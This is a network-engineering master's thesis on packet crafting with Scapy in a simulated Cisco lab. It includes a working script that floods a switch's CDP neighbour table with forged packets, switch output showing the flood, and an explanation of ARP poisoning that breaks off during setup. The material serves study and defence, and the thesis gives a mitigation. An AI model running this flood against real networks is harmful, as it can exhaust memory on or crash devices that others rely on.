Packet Crafting using Scapy

by

William Zereneh
Bachelor of Science, Toronto, 2006

A thesis

Presented to Ryerson University

in partial fulfillment of the

requirements for the degree of

Master of Engineering in the Program of Computer Networks

Toronto, Ontario, Canada, 2011

Abstract

This paper will introduce both Packet Crafting as a testing methodology and the tool that will be used to accomplish all four aspects of this methodology; Packet Assembly, Packet Editing, Packet Re-Play and Packet Decoding. Scapy is an Open Source network programming language based on Python programming language, will be used in this project. The tool will be used to capture packets off the wire, create others by layering protocols as needed, altering the content of Ethernet, Dot3, LLC, SNAP, IP, UDP and ICMP header fields as required and finally launching such packets onto the network. In some cases the responses gathered as a result of launching such packets will not be decoded. As a result of this project, some network vulnerabilities will be explored to fully demonstrate the power of the methodology using Scapy, but never exploited to cause any damage.

Author’s declaration

I hereby declare that I am the sole author of this thesis

I authorize Ryerson University to lend this thesis to other institutions or individuals for the purpose of scholarly research.

William Zereneh

I further authorize Ryerson University to reproduce this thesis by photocopying or by other means, in total or in part, at the request of other institutions or individuals for the purpose of scholarly research.

William Zereneh

Acknowledgments

This paper would have not be possible if it were not for the constant reminder by my wife and kids that my “home work” has to be done first.

Furthermore; my greatest appreciation for Prof Raj Nagendra for all his help and support through out the many years that we have known each other.

The number of people that contributed to this paper indirectly are too many to list, but I will list some and for those that I have missed my apologies. The entire crew of the Networking Program, Mr. Ivan Rubiales for fixing most of my spelling, grammar and logical mistakes.

Table of Contents

List of Figures

List of Code Segments

List of Acronyms

AA	*Authoritative Answer*
ARP	*Address Resolution Protocol*
BT4	*Back Track 4*
CDP	*Cisco Discovery Protocol*
DHCP	*Dynamic Host Configuration Protocol*
DMZ	*De-Militarized Zone*
DNS	*Domain Name System*
DNSSEC	*DNS Security*
Dot3	*IEEE 802.3*
DSAP	*Destination Service Access Point*
DTP	*Dynamic Trunking Protocol*
GNS3	*Graphical Network Simulator 3*
IANA	*Internet Assigned Numbers Authority*
ICMP	*Internet Control Message Protocol*
IE	*Internet Explorer (Microsoft web browser)*
IEEE	*Institute of Electrical and Electronics Engineers*
IP	*Internet Protocol*
LAN	*Local Are Network*
LLC	*Logical Link Control*
MAC	*Media Access Control*
MITM	*Man in the Middle*
OS	*Operating System*
OSI	*Open Systems Interconnect*
OUI	*Organizational Unit Identifier*
QD	*Query Data (DNS)*

QR	*Query/Response*
RFC	*Request For Comments*
RR	*Resource Record*
SNAP	*SubNetwork Access Protocol*
SSAP	*Source Service Access Point*
STP	*Spanning Tree Protocol*
TCP	*Transmission Control Protocol*
TCP/IP	*Transmission Control Protocol/Internet Protocol*
TLD	*Top Level Domain*
TLV	*Type Length Value*
TTL	*Time To Live*
UDP	*User Datagram Protocol*
UI	*User Interface*
VLAN	*Virtual Local Area Network*
VTP	*VLAN Trunking Protocol*

Chapter 1 - Introduction

Network engineers deal with packets on daily basis by inspecting and analyzing such packets to resolve network problems and network anomalies. The tools to inspect, analyze, edit and replay packets are readily available through Open Source Projects and pay-for-software. This project will be utilizing all Open Source Software to create packets both valid and invalid for the purpose of analyzing different protocols, mainly Layer 2 protocols with some Layer 3 protocols. The protocols to be inspected in this project are selected in such a way to demonstrate the problems with well documented industry adapted protocols and other proprietary ones.

It is this author's opinion that Packet crafting as a testing methodology still in it's embryonic state, although network administrators and hackers have been crafting packets for years and hence using such methodology indirectly.

1.1 Scope of Project

The scope of this project is to demonstrate the inherent weaknesses of some Layer 2 protocols. Using powerful tools that combines all functionalities required to craft packets in such a way that help the reader further advance their understanding in the field of Network Security. The tool to be used is called Scapy. This tool is flexible enough to create, edit, replay and decode packets with no restrictions imposed by the tool. Furthermore, such tool will not lend any helping hand in the process of decoding traffic to the extent of allowing the Crafter to formulate their own interpretation and judgment.

1.2 The Art of Packet Crafting

Packet Crafting as a testing methodology is an art. Packets can be generated using many tools that are readily available; but the process of Crafting Packets in such a way that will stress test protocols, firewalls and any other network devices for the purpose of

uncovering faults, is an Art. Packet Crafting methodology consist of Packet Assembly, Packet Editing, Packet Re-Play and Packet Decoding[1].

All packets must be created in such a way that may or may not adhere to standards or protocols. The Crafter of the packet will decide on creating in/valid packets as required for the specific testing case at hand. In some cases, packets can be captured during the process of Packet Assembly instead of creating such packets. Once a packet has been created/captured, certain fields in a packet must be altered to comply with the Crafter's plan of action. If a Crafter wishes to launch a Man In The Middle attack (MITM) by spoofing the Media Access Control (MAC) address of the Local Area Network (LAN) gateway and pretend to be the gateway. Then, the attacker would have to capture Address Resolution Protocol (ARP) packets originating from an unsuspecting client, replacing the MAC address with its own then replaying it back to the client. The reply will be in the form of an ARP reply with the attacker's MAC address instead of the gateway's MAC address. If the client receives such a packet, it will accept it as valid and install it in the ARP table for future use. Such attack has a high rate of success as the ARP protocol does not provide a way to authenticate the originator of the packet.

As perviously stated, packets will invariably need to be changed in such a way to accomplish what the Crafter wishes to accomplish; this is realized by the process of Packet Editing. The tools to edit captured packets are available both free and for pay. The choice of such tool is entirely dependent on the preferences of the Crafter. A packet can be modified in many different ways, a packet's header fields can be changed, the embedded protocol header information can be changed and the payload of the packet can be altered. Changing a packet may not always result in a well crafted packet that adheres to the well established protocols; the decision to invalidate packets it left to the discretion of the Crafter. Now, why an invalid packet might be needed? Most protocol implementers try their hardest to create software that adheres to standards and protocols and never thinking how such software will react to invalid data.

---

[1] Mike Poor, Packet Craft for Defense-in-Depth, http://www.inguardians.com/research/docs/packetfoo.pdf, retrieved August 9, 2011

In the case of implementing network stacks, packets must be valid for successful communication and all other invalid packets will be dropped. Dropping all invalid packets seems the logical thing to do, but unfortunately, different manufacturers interpret the same protocols in such different ways as the wording of such protocols can be misleading.

Creating invalid packets will test the different implementations by different vendors by sending a stimuli and observing the response. A Transmission Control Protocol/Internet Protocol (TCP/IP) implementation by Microsoft might have some subtle differences than an implementation of the same stack by CISCO. An example of such differences is the choice of Time-To-Live (TTL) field value, CISCO will use 255 as a starting value but Microsoft will use 128 and Linux will use 64. This simple variation of the TTL value can give an indication of the operating system that generated such packet.

Once a set of packets have been assembled and edited to meet the requirements of the Crafter, packets will need to be played and replayed on the network. Packet Re-Play is the process of launching a set of packets onto the network at the same speed that those packets were captured or as fast as possible. The tools to re-play packets onto the network are available in numbers and the choice of which tool to use is left to the preferences of the Crafter.

The final step in the Packet Crafting methodology is the process of capturing the packets in response to the crafted packets for analysis. This process is called Packet Decoding. Decoding packets can be done in real time (online) or offline; decoding is done mostly offline as this process is time consuming and requires going back and forth with captured packets to understand the results.

For the purpose of this project one tool will be used to accomplish all four steps of the Packet Crafting methodology, such tool is Scapy.

1.3 What is Scapy?

Explaining what Scapy is can not be done better than using the exact words of the author of such a wonderful tool; Philippe Biondi.

“Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. It can easily handle most classical tasks like scanning, traceroute, probing, unit tests, attacks or network discovery (It can replace hping, 85% of nmap, arpspoof, arp-sk, arping, tcpdump, tethereal, p0f, etc.)”

The previous excerpt explains the main functionalities of Scapy. As hinted by P. Biondi as to which tools can be used to accomplish any of the steps required by Packet Crafting methodology; such tools can be limited. The limitation imposed on such great tools are by design. The authors of such tools will envision what the tool should accomplish based on their personal expertise. The results are very satisfactory but sometimes limiting in such a way a Crafter may resort to using multiple tools to accomplish one task. Scapy on the hand imposes no such restriction on the Crafter, Scapy in my opinion is a network programming language similar to C programming language. The language provides the basic functionalities to create layers of basic packets and leaves the rest to the creative mind of the crafter.

Scapy is based on Python Programming language, mainly the interactive part of Python, by providing a collection of classes and functions required to create frames and packets. Scapy provides the basic functions to create layers of the OSI model by using built-in python functions with more functions provided by Scapy; the Art of Packet Crafting is even more enjoyable.

Packet Decoding and analysis is one of the most important steps; in such a step, the experience of the Crafter will be called upon to make inferences and judgments as what those packets in question are saying. Using any off the shelf tool for packet analysis

will almost always mean accepting the interpretation of the tool as to what such traffic entails. Such interpretation is based on the author of such tool own experience. In most cases such interpretation is accurate, but in other case it is not. It is the opinion of this author that all switches and hints provided by any tool to help in interpretation should be turned off. By turning off any hints provided by the tool will help the Crafter concentrate on the actual packets trace without any distraction that might lead into misinterpretation. A traffic stream arriving on port 80 which is commonly used by Web Traffic should not be considered as such until further investigated and confirmed to be HTTP traffic.

Scapy will be used in this project due to its unassuming primitive nature; any packets can be crafted whether valid or invalid, any layers can be stacked in any order required by the Crafter and all results will not be interpreted by the tool and strictly left for the Crafter's own analysis.

1.4 Packet Crafting at Layer 2

Layer 2 of the Open Systems Interconnection (OSI) model is the Data Link layer. The OSI model is comprised of seven layers, Layer 1 to Layer 7. Such layers where designed in a way to accomplish certain tasks by accepting raw data (services) from the layer above and passing services to the layer below. In this case Layer 2 will be receiving raw data from the Physical Layer (Layer 1) which is most related to the physical electrical medium.

TCP/IP is an implementation of the OSI model with some layers combined for simplicity. Layer 1 (Physical Layer) is combined with Layer 2 (Data Link Layer) to accomplish Layer 1 (Link Layer) of the TCP/IP model[2]

[2] W. Richard Stevens, TCP/IP Illustrated: the protocol, ISBN 0-201-63346-9, February 1994

Layer 1 of the TCP/IP model or Layer 2 of the OSI model is responsible for such services such as ARP, Cisco Discovery Protocol (CDP), Spanning Tree Protocol (STP), Virtual Local Area Network (VLAN), VLAN Tagging and much more.

Generally speaking, traffic at Layer 2 is considered trusted since physical access to the LAN is required before any abuse of such traffic can occur. This assumption led to the creation of many Layer 2 protocols with no security concerns believing that such traffic must be created by a trusted entity on the local network. Such assumption of trusted entities at Layer 2 such as switches and routers did hold true for a while. But now as networks are becoming ever more complex with many ports patched and available for anyone to plug in with default configuration; any malicious user can cause chaos on the network for administrators.

Although many tools to list here are available to accomplish most of Layer 2 attacks such as Yersinia, this project will demonstrate the abuse of some Layer 2 protocols using Scapy as will be outlined in the following.

Chapter 2 - Environment Setup

The environment required for this project is strictly based on virtual devices composed of virtual machines running different operating systems (OSs) using Qemu to demonstrate the scope of this project. This project uses the Debian distribution of Linux operating system with Scapy installed on the host OS with Graphical Network Simulator 3 to simulate Cisco Routers and Switches. The following sections will explain the environment in more details.

2.1 Scapy Installation

The operating system used for this project is Debian release 6.0 "Squeeze" with Linux kernel 2.6.32-5-686. Debian as the universal operating system has a package management system to provide packages in binary format. Scapy is one of those packages that is available through Debian package management system. The installation of Scapy using Debian package management system is simply typing "*apt-get update; apt-get install python-scapy"* The previous two commands combined on one line using a semi-colon will update the local package repository then fetch "*python-scapy"* binary package from the official Debian package repository and install it.

python-scapy depends on other packages that need to be installed on the system before the package is to be installed. The reader should not be concerned with such dependancies if using Debian package management system, as the system will look after meeting all dependancies prior to installing Scapy.

The previous instruction will install *python-scapy* version 2.1.0 and it will ensure that python 2.5 or higher is installed as well as other required packages.

An alternative to installing Scapy using a pre-build binary package is downloading the package from the maintainer's website (http://www.secdev.org/projects/scapy/) this will provide the most up-to-date release of Scapy.

Once Scapy is installed, then simply running the following in a console shell will produce something similar to the following:

"*L2:~# scapy*
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.1.0)
>>> "

The previous code snippet shows that Scapy is running in interactive mode waiting for commands. The *">>>"* is the Scapy ready prompt.

Although this project is about using Scapy to craft packets, learning the basics of Scapy will not be included in this document and it is left for the reader to seek the appropriate documentation from the project's official web site (http://www.secdev.org/projects/scapy/doc/)

Note: Scapy requires more privileges than a regular user and must be ran as root.

2.2 GNS3 Installation and Setup

Quoted from the GNS3 web site (http://www.gns3.net/), "GNS3 is a graphical network simulator that allows simulation of complex networks." Simply stated, GNS3 will simulate most popular network devices such as Cisco Switches and Routers by allowing the network administrator to try different network topologies.

The simulator is a graphical User Interface (UI) that facilitates the power of Dynamips and Qemu by using a python wrapper. Dynamips, simulates Cisco IOSs and Qemu simulates Computers both desktops and servers with different architectures. The simulator will facilitate all network connections between all devices used.

The installation of GNS3 is simply downloading the binary package from GNS3 web site provided previously. Once downloaded and extracted to a location on the file system, other associated software, Dynamips, provided by the same web site was downloaded and moved into proper location. Alternatively, GNS3 and Dynamips are provided by Debian package system and could be installed using the Debian package management system.

This document will not provide detailed instruction on how to install GNS3, Dynamips and Qemu. The author assumes that all three are installed and configured properly. The version of GNS3 used for this project is GNS3-0.7.4 with dynamips-0.2.8.RC2-X86.bin.


Note: GNS3 uses official Cisco IOS images that are not provided by the application and therefore must be obtained by the reader.

2.3 Network Setup and Considerations

At this point, the author assumes that all applications required for this project are installed and configured properly. This section will provide detailed information about the network topology used for this project. The topology will be created using GNS3 with Dynamips to simulate Cisco IOS and Qmeu to simulate end nodes such as Windows XP client and Linux.

The following Figure 2.1-1, shows a graphical representation of the topology to be used in this project. Explanation of the topology will follow.

Figure 2.1-1 - Network Topology



The previous figure shows the topology to be used in this project. The topology consist of an Internet cloud which is connected to a tap on the host OS and Fa0/0 on the GW router. The router is a router-on-a-stick that will be responsible for routing internal traffic between the various VLANs and external traffic by sending frames to the next hop which is the tap on the host machine. Traffic from one VLAN must be routed using GW router before reaching its final destination.

GW router has two interfaces, Fa0/0 with an IP address of 192.168.168.2 which is connected to the Internet cloud through the TAP2 on the host machine with IP address 192.168.168.1

SW layer 2 switch has knowledge of both used VLANs (10, 172) as well as the default VLAN 1. SW is running spanning tree protocol to prevent possible loops.
SW1 is a Layer 2 switch, has knowledge of VLAN 10 and the default VLAN 1. This switch will enable BT4 Linux to connect to the network using VLAN 10 and therefore will only allow traffic destined to VLAN 10 to pass through to port Fa1/1 where the BT4 cloud is connected.

SW2 a Layer 2 switch, has knowledge of VLAN 172 and the default VLAN 1. This switch will enable WinXP Windows machine to connect to the network using VLAN 172 and therefore will only allow traffic destined to VLAN 172 to pass through port Fa1/2 where the WinXP cloud is connected.

Note: GNS3 is capable of utilizing Qemu using a wrapper to run many virtual end nodes such as Windows XP and Linux. Due to the unstable behavior of Qemu wrapper, the author had to use an alternative network design to enable full network connectivity. In this design, both virtual machines, WinXP and Linux are running externally to GNS3 using Qemu and therefore, an alternative network setup was needed. For each virtual machine to communicate with GNS3 topology two taps were needed, one tap for the virtual machine to bind to and second for the GNS3 cloud to bind to. In the case of BT4 cloud, the cloud is connected to TAP5 on the host and BT4 virtual machine is connected to TAP6. Such setup of using two separate taps will provide a disconnected network between the virtual machine and the cloud; a bridge is needed to complete the connection. BR1 on the host machine connected both TAP5 and TAP6, similarly, BR0 on the host machine connects both TAP3 and TAP4 to provide network connectivity for WinXP cloud and WinXP virtual machine.

BT4 cloud is a tap on the host OS using TAP5. This tap is connected to a bridge; BR1 on the host machine

WinXP cloud is a tap on the host OS using TAP3. This tap is connected to BR0 on the host machine.

BT4 virtual machine is running within Qemu using TAP6 on the host machine with an IP address of 10.10.10.2/24

WinXP virtual machine is running within Qemu using TAP4 on the host machine with an IP address of 172.16.21.3

LANIntruder cloud is connected to TAP1 on the host machine to simulate the danger of someone connecting to the network internally using the default VLAN 1.

At this point the topology is complete and full connectivity between the end nodes, router, and switches is successful by means of each node is able to ping its gateway IP address.

Chapter 3 - Packet Crafting

This chapter will start the process of assembling packets using Scapy to demonstrate the power and ease of using such a tool. Once packets are assembled, they will be launched against the previously provided topology to demonstrate the weaknesses of some protocols at Layer 2.

The following selected protocols will be used for this demonstration, some of those protocols are proprietary, others are well known industry standards. This choice was made to simply emphasis the power of capturing packets off the wire, change some fields as needed then replay the packets on the network with little knowledge of the protocol being used; for example CDP.

3.1 Cisco Discovery Protocol (CDP)

Cisco Discovery Protocol is a proprietary protocol developed by Cisco for the sharing of information about directly connected devices on the network. As a Layer 2 protocol, CDP was chosen for both its simplicity and lack of authentication when sharing information on the network.

3.1.1 CDP Environment Setup and Explanation

CDP can provide the following information about a device to any neighboring device. The following was obtained from Cisco web site[3]:


1. Operating system, Version information (0x0005)
2. IP information (0x0007), Layer 3 IP address
3. Device ID (0x0001), such as the hostname and serial number
4. Capabilities (0x0004), Router (0x01), TB Bridge (0x02), SR Bridge (0x04), Switch that provides both Layer 2 and/or Layer 3 switching (0x08), Host (0x10), IGMP conditional filtering (0x20) and Repeater (0x40)

[3] CDP packet definition from Cisco, http://www.cisco.com/univercd/cc/td/doc/product/lan/trsrb/frames.htm#xtocid12, retrieved August 7, 2011

5. Port-ID (0x0003), which port CDP updates are being sent
6. Platform (0x0006), Hardware information.
7. VLAN Trunking Protocol (VTP) Domain (0x0009), VTP domain information
8. Native VLAN (0x000A), default VLAN 1
9. Full/Half Duplex (0x000B), duplex information of the sending port

The following Figure 3.1-1 will show the CDP packet format.

Figure 3.1-1 CDP Packet format - Courtesy of Cisco



For the purpose of this project, only few fields are of interest; Time-To-Live field, Checksum, Device-ID Type Length Value (TLV) in TLV structures and Length field in the Dot3 header. IEEE 802.3 also known as Dot3 ethernet header is used by CISCO to encapsulate a CDP packet. The TTL is used by the receiving node to indicate how long this information should be kept; TTL will be changed from default 180 (0xb4) seconds to maximum of 255 (0xff) seconds.

Device-ID will be a randomly generated string of characters with a length of 10. As a result of changing the Device-ID length, both the Dot3 Length and Checksum fields must be adjusted accordingly. The length field will be changed statically to 346 from its original value of 322, this change is necessary for all TLV fields to match properly.

The checksum must be re-calculated in order for the packet to be valid otherwise the receiving node will reject such packet. Checksum calculation according to Cisco documentation is simply IP Checksum. The provided checksum function by python/ Scapy will be utilized to re-calculate the checksum before injecting into the new packet.

In this segment, CDP packets will be captured off the wire using Scapy as Cisco devices will send updates every 60 seconds. Once a packet is captured, the captured packet will be changed with a new Device-ID, maximum TTL, new Dot3 length will be injected and checksum re-calculated and injected. The newly created packets will be injected onto the network via a loop that will generate up to 65536 packets.

3.1.2 CDP Execution and Analysis

In order to execute the code segment in Code Segment 3.1-1, Scapy must be running on the host OS and in order to see the results of populating the CDP neighbors table, a console on SW switch is needed. To show the CDP neighbors on SW, simply run *"show cdp neighbors"* in the SW console.

The point of this demonstration is to show the power of Scapy and ease of capturing packets off the wire, mangling such packets to the Crafters specific needs and then re-playing those packets onto the network. In this particular case, Packet Decoding will not be necessary, simply checking the receiving end's listing of neighbors will show an ever increasing list.

Theoretically speaking, some devices will crash as the list of neighbors increases. This behavior is understandable as most of those devices have low memory which makes it hard to keep such a huge data structure to hold all the received information.

The following code segment 3.1-1 will show the Scapy code used to capture the packet, mangle the packet and then replay it into a continues loop up to 65536.

Code Segment 3.1-1 - CDP

```
# TLV '\x00\x01\x00\n'
# Type is Device-ID (0x0001), Version (0x0005), Platform (0x0006)
# Length used to be \x00\n changed to \x00\x0a
# TTL change to \xFF from \xb4(180s) now 255s
# capture CDP traffic

mypackets=sniff(iface='tap1', filter='ether host
01:00:0c:cc:cc:cc', count=1)
mycdp=mypackets[0]

# mycdp.len should be changed to include the new Device ID size
mycdp.len=346

load string # bring in all string manipulation functions
for i in range(1,65536):
 ID=''.join(random.choice(string.ascii_uppercase + string.digits)
for x in range(10))
 chk='\x00\x00'
 chk=checksum('\x02\xff'+chk+'\x00\x01\x00\x0e'+ID
+'\x00\x05\x00\xfdCisco IOS Software, 3700 Software (C3725-
ADVENTERPRISEK9-M), Version 12.4(11)XW6, RELEASE SOFTWARE
(fc2)\nTechnical Support: http://www.cisco.com/techsupport
\nCopyright (c) 1986-2008 by Cisco Systems, Inc.\nCompiled Wed 13-
Feb-08 21:43 by prod_rel_team\x00\x06\x00\x0eCisco
3725\x00\x02\x00\x11\x00\x00\x00\x01\x01\x01\xcc
\x00\x04\xc0\xa8\xa8\x02\x00\x03\x00\x13FastEthernet0/0\x00\x04\x00
\x08\x00\x00\x00)\x00\t\x00\x04\x00\x0b\x00\x05\x00')
 hexdigits=[int(x, 16) for x in hex(chk)[2:]]
 chk = ''.join(struct.pack('B', (high <<4) + low)
  for high, low in zip(hexdigits[::2], hexdigits[1::2]))
 mycdp.load='\x02\xff'+chk+'\x00\x01\x00\x0e'+ID
+'\x00\x05\x00\xfdCisco IOS Software, 3700 Software (C3725-
ADVENTERPRISEK9-M), Version 12.4(11)XW6, RELEASE SOFTWARE
(fc2)\nTechnical Support: http://www.cisco.com/techsupport
\nCopyright (c) 1986-2008 by Cisco Systems, Inc.\nCompiled Wed 13-
Feb-08 21:43 by prod_rel_team\x00\x06\x00\x0eCisco
3725\x00\x02\x00\x11\x00\x00\x00\x01\x01\x01\xcc
\x00\x04\xc0\xa8\xa8\x02\x00\x03\x00\x13FastEthernet0/0\x00\x04\x00
\x08\x00\x00\x00)\x00\t\x00\x04\x00\x0b\x00\x05\x00'
 print "Sending packet %i" %i
 sendp(mycdp,iface="tap1")
```


Capturing a CDP packet can be obtained by using Scapy's *"sniff"* function. In Code Segment 3.1-1, the line *"mypackets=sniff(iface='tap1', filter='ether host*

01:00:0c:cc:cc:cc', count=1)" will capture the first CDP packet received on tap1 interface which is connected to LANIntruder in the GNS3 topology.

CDP packet is riding on top of a Dot3 frame with a destination MAC address of "*01:00:0c:cc:cc:cc",* this Multicast address is used by Cisco to flood this frame to all CDP aware connected devices on the network segment, hence all connected devices will accept such frame and process it.

As a result of a successful CDP neighbors flood, Figure 3.1-1 shows the CDP neighbors list before the attack is launched. The table is only showing the three legitimate neighbors; GW, SW1 and SW2 as outlined in the topology Figure 2.1-1.

Figure 3.1-1 - CDP neighbors list



Once the code fires upon receipt of a CDP announcement packet; the CDP neighbors list on SW switch will start to grow with fake neighbors as shown in Figure 3.1-2.

Figure 3.1-2 - CDP neighbors list flooded

```
                S - Switch, H - Host, I - IGMP, r - Repeater

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
XVRE9JITC4       Fas 1/15           253         R S I      3725      Fas 0/0
3WCI830SAD       Fas 1/15           253         R S I      3725      Fas 0/0
PX88TWY1R5       Fas 1/15           254         R S I      3725      Fas 0/0
51ZQHO2B3O       Fas 1/15           254         R S I      3725      Fas 0/0
0XDO7S7C1F       Fas 1/15           253         R S I      3725      Fas 0/0
OVUXK2SG2O       Fas 1/15           253         R S I      3725      Fas 0/0
6SJN6HQMQV       Fas 1/15           253         R S I      3725      Fas 0/0
NUWNFPYXQA       Fas 1/15           254         R S I      3725      Fas 0/0
BT45UFMKJM       Fas 1/15           253         R S I      3725      Fas 0/0
H7COQ1T9ST       Fas 1/15           254         R S I      3725      Fas 0/0
LOV1HFWHJG       Fas 1/15           254         R S I      3725      Fas 0/0
E8LPE9QF64       Fas 1/15           254         R S I      3725      Fas 0/0
J9NKUQKP4T       Fas 1/15           254         R S I      3725      Fas 0/0
M4ZE52VCK6       Fas 1/15           254         R S I      3725      Fas 0/0
OYEN976BHY       Fas 1/15           252         R S I      3725      Fas 0/0
413X14J4EZ       Fas 1/15           254         R S I      3725      Fas 0/0
9UNLKPWDY5       Fas 1/15           253         R S I      3725      Fas 0/0
GQQBSC34SK       Fas 1/15           253         R S I      3725      Fas 0/0
GODFBMHOEK       Fas 1/15           254         R S I      3725      Fas 0/0
SASGE5MXV9       Fas 1/15           254         R S I      3725      Fas 0/0
 --More--
```

3.1.3 CDP Abuse Mitigation

As previously stated, the point of this demonstration is simply to show the power and ease of working with packets using Scapy and not to overflow the CDP neighbors data structure and possibly crash the device. Having said this, it is recommend by Cisco as outlined in Cisco Document ID: 13621 “Cisco Security Notice: Cisco’s Response to the CDP Issue” released 2001 October 10, and other Network Security practitioners to disable CDP all together to reduce the impact of such abuse.

Note: See Appendix I - CDP Raw Data for raw data collected for this section.

3.2 Address Resolution Protocol (ARP)

Address Resolution Protocol (ARP) as defined in RFC826, is the protocol used to resolve an IP address (Network Layer) into its 48 bit MAC address (Link Layer). The first 3 octets of the MAC address is assigned to hardware manufacturers by Internet Assigned Numbers Authority (IANA), for example 00:00:0C is assigned to Cisco.

ARP is a simple protocol that relies on requests and replies messages. A host wishes to resolve an IP address of the local gateway would have to send an ARP request onto the local network asking for the MAC address of the gateway. In normal non-malicious environment, the rightful owner of such IP should be the one to send and ARP reply with its MAC address. Once the MAC address is received, the host will use the MAC address received from the ARP reply to send all subsequent packets destined to the gateway. If a malicious user intercepts such requests and sends the replies pretending to be the gateway, then all traffic will be directed to this malicious user and therefore the ARP table of the victim node will be poisoned; hence ARP poisoning.

3.2.1 ARP Environment Setup and Explanation

ARP header consists of Hardware type, Protocol type, Hardware address length, Protocol address length, Opcode, Source hardware address, Source protocol address, Destination hardware address, Destination protocol address, and data[4]

For the purpose of this project only few of those fields will be altered; those fields are: The Opcode to be changed from request to reply, Destination hardware address will be changed to that of the malicious node's MAC address, same will be done for the Source hardware address, Source protocol address will be changed to reflect the IP address of that the request is seeking and the same will be done for the Destination protocol address.

[4] ARP Address Resolution Protocol, Network Sorcery, http://www.networksorcery.com/enp/default1101.htm, retrieved August 7, 2011

Given the topology in use, one can send poisoned ARP from either the Internet cloud, the LANIntruder cloud or the BT4 (Linux) cloud. The choice will be dependent on the requirements of the Crafter and in this case LANIntruder cloud will be used to simulate an actual intruder plug into the network without authorization.

